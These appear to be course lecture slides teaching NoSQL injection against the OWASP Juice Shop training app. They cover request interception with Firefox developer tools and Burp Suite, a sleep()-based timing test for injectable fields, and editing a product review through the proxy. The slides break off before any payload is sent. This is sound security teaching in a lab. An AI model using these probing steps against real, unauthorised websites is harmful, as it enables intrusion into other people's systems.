

CS 455 – Computer Security Fundamentals

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System and Networks Security

- **Database vulnerability**
 - ~~Simple SQL injection (Penetration Testing)~~
 - ~~A very silly example~~
 - ~~Reconnaissance~~
 - ~~Sqlmap~~
 - ~~Hacking (use the dictionary)~~
 - ~~TBD, in Part6~~
 - NoSQL injection
- **Appendix: OWASP (Open Web Application Security) Juice Shop (TBD)**

NoSQL injection

- First thing, I want to tell you that, the flow in doing the website hacking is mostly like this:
 - Click on some item on the webpages (step1)
 - “Observe” the http request / or response in the **tool**, i.e. Burpsuite (step2)
 - Identify the fields, payloads, anything injectable(s) (step3)
 - Modify the payloads
 - Send to the server
 - Click on corresponding view on the webpages, or try to refresh the browser and see if there are anything changes? (loop back to **step1** and **step2**)
- Basically, hacking are the activities “back-and-forth”. It is not possible something in the Holleywood movie --- hacking are just a few mouse clicks and keystrokes!

NoSQL injection

- The idea is that, webservers or any kind of software are dumb.
 - They will do anything by following the commands
 - If the commands for them, seems like legitimate
 - So based on this, we need to do lots of testing and try to find it out
 - This might take a while if we are not lucky
 - Get stuck in Step1~Step3
 - We will get stuck easily if the server has good setup or patched with latest security patches


NoSQL injection

- Previously, we did some reconnaissance in OWASP Juice Shop
- We briefly introduced the web based API as well as the uses in BurpSuite
- Now we click the Apple Juice



NoSQL injection

- Find the corresponding HTTP 200 record
- Right click the related record, select the [Edit and Resend]



- See? We begin to “try something” to find out its vulnerability. After the editing, we send it to server


NoSQL injection



- Now we can do is to **test** this particular http request buy inserting something in it. (in this WebAPI)
- We just do some arbitrary test and see if we can find something?
- Sometimes, you will get error messages but those are **valuable messages!**
- We want to use sleep() as a function to test whether this “view” is vulnerable.
- This time we **won't get error messages from website** but we can make a quick guess --- it might take **longer time** in order for a response to come in.


NoSQL injection

This is still in the **Firefox, web developer tools**. See? It supports basic hacking functions 😊



NoSQL injection

- Click the [send], and you can see something coming in, right here.
- It will take longer time than usual




Status	Method	Domain	File	Initiator
304	GET	192.168.0.106:3000	whoami	polyfills-es2015.js:1 ...
304	GET	192.168.0.106:3000	reviews	polyfills-es2015.js:1 ...
200	GET	192.168.0.106:3000	reviews	polyfills-es2015.js:1 ...
304	GET	192.168.0.106:3000	reviews	polyfills-es2015.js:1 ...
200	GET	192.168.0.106:3000	reviews	NetUtil.jsm:148 (xhr)
200	GET	192.168.0.106:3000	/socket.io/?EIO=3&transport=polling&t=Nf79OI6	polyfills-es2015.js:1 ...
101	GET	192.168.0.106:3000	/socket.io/?EIO=3&transport=websocket&sid=MPKqypu4KAssbbLIAABx	websocket
200	GET	192.168.0.106:3000	/socket.io/?EIO=3&transport=polling&t=Nf79OdQ&sid=MPKqypu4KAssbbLL...	polyfills-es2015.js:1 ...

NoSQL injection

- It works! After a “send”, every item comes back has about 1 sec delay.
- Now we know that, this kind of http request for WebAPI is vulnerable
- But what can we do? How to attack?
- What we are going to do now is to turn on our BurpSuite by typing **burpsuite** in the terminal
- Once it is turned on, go to the [Proxy] tab.
- Find out any of the corresponding http requests
- Under the [Intercept] tab we can see the following


- We can see the there is a “GET” message for our click

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

NoSQL injection

- So I can go ahead and forward this. Click it.
- This means, we are not blocking it in the Burpsuite (proxy server)



NoSQL injection


- Since it is forwarded, we can continue with clicks in our browser. (requests for “display” in the browser has been sent)
- Click the “Reviews” and we found there are 4 reviews
- Go ahead **and edit review** by clicking the current reviews (4)



- Click any of the review and “edit the review”

NoSQL injection

- Maybe we can change to asd5 and I click the submit.



The screenshot shows a dark-themed 'Edit Review' dialog box. At the top, the title 'Edit Review' is displayed. Below it is a text input field with a green border, containing the text 'asd5'. A cursor is visible in the input field. Below the input field, the text 'Max 160 characters' is on the left and '4/160' is on the right. At the bottom of the dialog, there are two buttons: a 'Close' button with a white 'X' icon and a 'Submit' button with a white right-pointing arrow icon. An orange arrow points from the text 'I click the submit.' in the list above to the 'Submit' button.

- See? We are doing testing and observing the changes!

NoSQL injection

It is submitted by us in the web browser
but is not really send to the server yet!

It is temporarily blocked in the proxy server (Burpsuite)

